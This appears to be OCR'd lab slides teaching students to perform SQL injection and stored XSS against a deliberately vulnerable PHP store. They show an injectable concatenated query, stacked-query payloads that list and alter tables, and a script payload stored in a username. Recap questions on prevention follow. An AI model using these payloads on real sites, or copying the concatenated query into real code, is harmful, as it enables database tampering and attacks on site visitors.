
SQL Injection and XSS

Executing an SQL injection and exploration of further attacks


Introduction

- In this exercise we want to perform an SQL injection
- This means that we can alter the underlying database of a webserver which we should normally have no direct access to
- So, let‘s go!

- Start with the client machine. This is a normal client who wants to access the website hosted by the server
- Open a browser and type in the IP address of the server. To find it, map yout network with nmap.
- You should be greeted by a frontpage



- Register your own user as it is more fun that way!
  (There is no need to use an actual email address so just think of one.)
- After registering your user, use its credentials to log in.
  You should now have access to the protected page. Here you can search for items in this super store!
  (But don‘t expect too much…)



Introducing: the SQL injection

- The searchbar for items looks quite normal but in fact, it isn‘t because it‘s injectable.

- What this means in terms of SQL is explained on the next slides.

- The items that are shown on the webpage are stored in a database. This database is queried each time someone enters a searchterm and hits the search button.

- The query is constructed in the following way:

```
$stmt = "SELECT * FROM products WHERE productname LIKE '%".$searchterm."%';";
```

- $stmt is a PHP variable which stores a string which contains the SQL statement which gets later executed by the database.

- The . operator concatinates strings in PHP. So after a searchterm has been entered the $stmt variable looks like this:

```
$stmt = "SELECT * FROM products WHERE productname LIKE '%hammer%';";
```

- This is a correct SQL statement which returns all products with hammer in its name.

- Why can an attacker exploit this style of constructing a statement?
- Try to think of a way how this can be (ab)used.

- Instead of inserting a keyword into the search box, a user can type SQL code! Hence the name SQL injection.

- From the example before, just the SQL stament is:

```
SELECT * FROM products WHERE productname LIKE '%hammer%';
```

- We will now use this and expand it further.
- We need to begin with of what we want to explore. As we are a user of the website, we don‘t know what are the table names inside the database. For MySQL/MariaDB, a very well known database engine often used in conjunction with PHP, exists the command:

```
SHOW TABLES;
```

- We can now insert it into the SQL statement:

```
SELECT * FROM products WHERE productname LIKE '%SHOW TABLES;%';
```

- But this won‘t work. Right know we will just search for a product containing that string. So first, we have to close the original statement. Therefore we add a quotation mark and semicolon:

```
SELECT * FROM products WHERE productname LIKE '%'; SHOW TABLES;%';
```

- Now we‘ve constructed the one intended query into two. But we are not finished yet. The last three characters will throw an SQL error, so we have to mask them. Add two hyphens as they signal a comment so that everything that comes afterwards is not interpreted:

```
SELECT * FROM products WHERE productname LIKE '%'; SHOW TABLES;--%';
```

- As a sum up, we got from this:

  SELECT * FROM products WHERE productname LIKE '%hammer%';


- to this:

  SELECT * FROM products WHERE productname LIKE '%'; SHOW TABLES;--%';

- The SQL injection is fully constructed! Now try it out. But what do you have to input in the search field? This:

  '; SHOW TABLES;--

- You should see this:



- Congratulations! You successfully executed an SQL injection!

- You can see that exists 3 tables:
  - login_attempts
  - members
  - products

- Now explore these tables further. Write SQL queries to answer the following questions:
  - Get all users of the system
  - Update the price of the laptop
  - Add a new product

Recap

- Here are some questions to recapitulate this exercise:
  - What steps did we take to construct the SQL query?
  - Why do we need two hyphens at the end?
  - How can a SQL injection be prevented? What is a step that should be definitely included?

Taking things further

- We don‘t want to stop at this point, we can take things further. You could delete a table or the whole database if you want. But that‘s not very stealthy.
- Instead we will use XSS (Cross-Site-Scripting) as an additional attack vector. As we have access to the database it is even a Stored XSS!
- What do we want to do? We want to store JavaScript code in the database that gets executed when the website is served to a client.

- Each time a users loads the protected_page.php, its username will be shown at the top. We can use this to execute the XSS.

- Here is what a system administrator would see of the members database if he accesses it from the command line:

```
MariaDB [injection]> SELECT id, username, email FROM members;
+----+----------+--------------------+
| id | username | email              |
+----+----------+--------------------+
|  1 | tobias   | tobias@example.com |
|  2 | user     | user@example.com   |
+----+----------+--------------------+
```

- The goal is to append something to the users name, that is valid JavaScript.

- To make life simple, we choose just use the alert() function. It opens in the Browser an infobox.
- To embed JavaScript in a webpage, you have to embed it into the appropriate html tags.
- Both things combined results into something like this:

```
<script>alert('XSS')</script>
```

- This is valid JavaScript embedded into HTML that would be executed by the browser. It opens a infobox with the thext XSS.

- Now write the SQL injection query to store the JavaScript code inside the database for the user you created!

- The query itself looks like this:

```
UPDATE members SET username=concat(username,'<script>alert(\'XSS\')<\/script>') WHERE id=2;
```

- We need extra \ to escape the special characters.
- The SQL injection query:


```
'; UPDATE members SET username=concat(username,'<script>alert(\'XSS\')<\/script>') WHERE id=2; --
```

- The concat() function takes the username and appends the JavaScript which gets then stored in the database. The database operator would see now this:

```
MariaDB [injection]> UPDATE members SET username=concat(username,'<script>
alert(\'XSS\')<\/script>') WHERE id=2;
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [injection]> SELECT id, username, email FROM members;
+----+-----------------------------------+--------------------+
| id | username                          | email              |
+----+-----------------------------------+--------------------+
|  1 | tobias                            | tobias@example.com |
|  2 | user<script>alert('XSS')</script> | user@example.com   |
+----+-----------------------------------+--------------------+
```

- Now, reload the protected_page.php. You should see now this:



- This means that XSS works! The best thing: Do a select of all members. Only the real username is shown but not our JavaScript extension:

Welcome user

Search for products:

Search (show all with *): '; SELECT id, username, em Submit

Id	Productname	Price
1	Bread	1.50
2	Hammer	1.00
3	Laptop	1299.00

Id	Username	Email
1	tobias	tobias@example.com
2	user	user@example.com

Return to login page

- At this point we want to stop with XSS, but you could take things further, like cookie stealing etc.
- Here are some questions:
  - Why isn‘t it only bad to have a SQL injectable website but why is it worse than that?
  - What is Cross Site Scripting? How did we used it here?
  - How did we combine these to attacks?
  - How could the XSS be prevented although the attacker has access to the database?
  - How could the SQL injection be prevented?